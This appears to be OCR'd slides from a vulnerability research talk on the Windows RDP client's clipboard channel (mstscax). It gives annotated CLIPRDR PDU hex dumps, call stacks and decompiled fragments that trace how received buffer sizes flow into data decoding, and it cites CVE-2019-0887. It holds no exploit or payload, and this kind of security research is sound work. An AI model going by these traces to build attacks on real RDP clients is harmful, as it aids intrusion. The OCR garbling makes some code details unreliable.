


4.5.2 Format List Response PDU

The following is an annotated dump of a Format List Response PDU (section 2.2.3.2).

```
    00000000 03 00 01 00 00 00 00 00                               ........

    03 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_LIST_RESPONSE (3)
    01 00 -> CLIPRDR_HEADER::msgFlags = 0x0001 = CB_RESPONSE_OK
    00 00 00 00 -> CLIPRDR_HEADER::dataLen = 0 bytes
```

Copy and paste




4.5.3 Format Data Request PDU

The following is an annotated dump of a Format Data Request PDU (section 2.2.5.1). The format being requested is the File List that was advertised in section 4.5.1 (the advertised ID in the Format List PDU was 49273).

```
00000000 04 00 00 00 04 00 00 00 79 c0 00 00             ............

04 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_DATA_REQUEST (4)
00 00 -> CLIPRDR_HEADER::msgFlags = 0
04 00 00 00 -> CLIPRDR_HEADER::dataLen = 4 bytes

79 c0 00 00 -> CLIPRDR_FORMAT_DATA_REQUEST::requestedFormatId = 0xc079 = 49273
```


Copy and paste



4.5.4 Format Data Response PDU

The following is an annotated dump of a Format Data Response PDU (section 2.2.5.1) sent in response to the File List format request in section 4.5.2.

```
    00000000 05 00 01 00 a4 04 00 00 02 00 00 00 64 40 00 00 ............d@..
    00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
    00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
    00000030 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
    00000040 00 00 00 00 08 5d 30 2c f3 55 ca 01 00 00 00 00 .....]0,.U......
    00000050 2c 00 00 00 46 00 69 00 6c 00 65 00 31 00 2e 00 ,...F.i.l.e.1...
    00000060 74 00 78 00 74 00 00 00 00 00 00 00 00 00 00 00 t.x.t...........
```



```
00 00 00 00 -> CLIPRDR_FILEDESCRIPTOR::fileSizeHigh = 0 bytes
2c 00 00 00 -> CLIPRDR_FILEDESCRIPTOR::fileSizeLow = 44 bytes

46 00 69 00 6c 00 65 00 31 00 2e 00 74 00 78 00
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 CLIPRDR_FILEDESCRIPTOR::cFileName = "File1.txt"
```


Client: Receive Msg

mstscax!CTSBufferResult::CreateInstance

mstscax!CTSCoreEventSource::FireASyncNotification

mstscax!CClipRdrPduDispatcher::DispatchPdumstscax

mstscax!CClientRdrVirtualChannel::OnVirtualChannelPdu



```
if ( (unsigned int).size <= bufferResult->max_size_400h_68h )
{
  memset_0(bufferResult->buff_60h, 0, bufferResult->max_size_400h_68h);
  if ( coming_buff )
    memcpy_0(bufferResult->buff_60h, coming_buff, .size);
  bufferResult->coming_info_size_58h = .size;
  v16 = 0;
  *a4 = (struct CTSBufferResult *)bufferResult;
  return v16;
0002890E| ?CreateInstance@CTSBufferResult@@SAJPEAV?$CTSObjectPool@VCTSBufferResult@@@@KPEAXPEAPEAV1@@Z:109 (10002890E)|
```

Part of mstscax!CTSBufferResult::CreateInstance

Client: Receive Msg


mstscax!CTSThread::AddCallback

mstscax!CTSCoreEventSource::InternalFireAsyncNotification


mstscax!CTSCoreEventSource::FireASyncNotification

buffer at +60h of bufferResult

size at +58h of bufferResult



```
v8 = CTSCoreEventSource::InternalFireAsyncNotification(
       CTSCoreEventSource,
       0i64,
       v6,
       (struct ITSAsyncResult *)((bufferResult + 0x50)
```



```
memset_0(bufferResult->buff_60h, 0,
if ( coming_buff )
  memcpy_0(bufferResult->buff_60h,
bufferResult->coming_info_size_58h
```

Part of mstscax!CTSCoreEventSource::FireASyncNotification

Client: Receive Msg


mstscax!CTSThread::AddCallback

mstscax!CTSCoreEventSource::InternalFireAsyncNotification


mstscax!CTSCoreEventSource::FireASyncNotification

buffer at +10h of f_78h

size at +08h of f_78h



```
v51 = (struct ITSAsyncResult *)CTSMsg->f_78h;
if ( a3 != v51 )
{
  if ( v51 )
  {
    CTSMsg->f_78h = 0i64;
    v53 = *(_QWORD *)(*(_QWORD *)v51 + 16i64);
    _guard_xfg_dispatch_icall_fptr(v51);
  }
  CTSMsg->f_78h = a3;
  if ( a3 )
```



```
v8 = CTSCoreEventSource::InternalFireAsyncNotification(
       CTSCoreEventSource,
       0i64,
       v6,
       (struct ITSAsyncResult *)((bufferResult + 0x50)
```

Part of mstscax!CTSThread::AddCallback

Client: Receive Msg


mstscax!CClipBase::OnFormatDataResponse

mstscax!CClipBase::OnFormatDataResponseAsyncCallback::Invoke

mstscax!CTSMsg::Invoke+0x10e

mstscax!CTSThread::RunAllQueueEvents+0x34a


mstscax!CTSThread::internalMsgPump+0xb4



```
if ( CTSMsg->f_78h )
{
  f_78h = CTSMsg->f_78h;
  v6 = *(_QWORD *)(*(_QWORD *)f_78h + 8i64);
  _guard_xfg_dispatch_icall_fptr(CTSMsg->f_78h);
}
v12 = *(_QWORD *)(*(_QWORD *)v3 + 24i64);
v13 = _guard_xfg_dispatch_icall_fptr(v3,f_78h, CTSMsg->qword80);// Invoke class
```


Part of mstscax!CTSMsg::Invoke

Client: CClipBase::OnFormatDataResponse



```
v12 = _guard_xfg_dispatch_icall_fptr(a2, &recv_size, &buffer);//
                                                 //   *a2 = *((_DWORD *)this + 2);
                                                 //   *a3 = (void *)*((_QWORD *)this + 2);
```


size at +08h of f_78h
buffer at +10h of f_78h



```
    buff_start = (unsigned __int8 *)(buffer + 8);
    v9 = this->f_30h.dword110;
    give_size = *(_DWORD *)(buffer + 4);
    format = this->f_30h.request_format_114h;
  }
      if ( v24 & 1 )
      {
        v12 = CFormatDataPacker::DecodeFormatData(
                *(CFormatDataPacker **)&this->f_30h.gap120[272
                &a2a,
                format,
                buff_start,
                give_size);
```

Let’s learn cases before digging

CVE-2019-0887



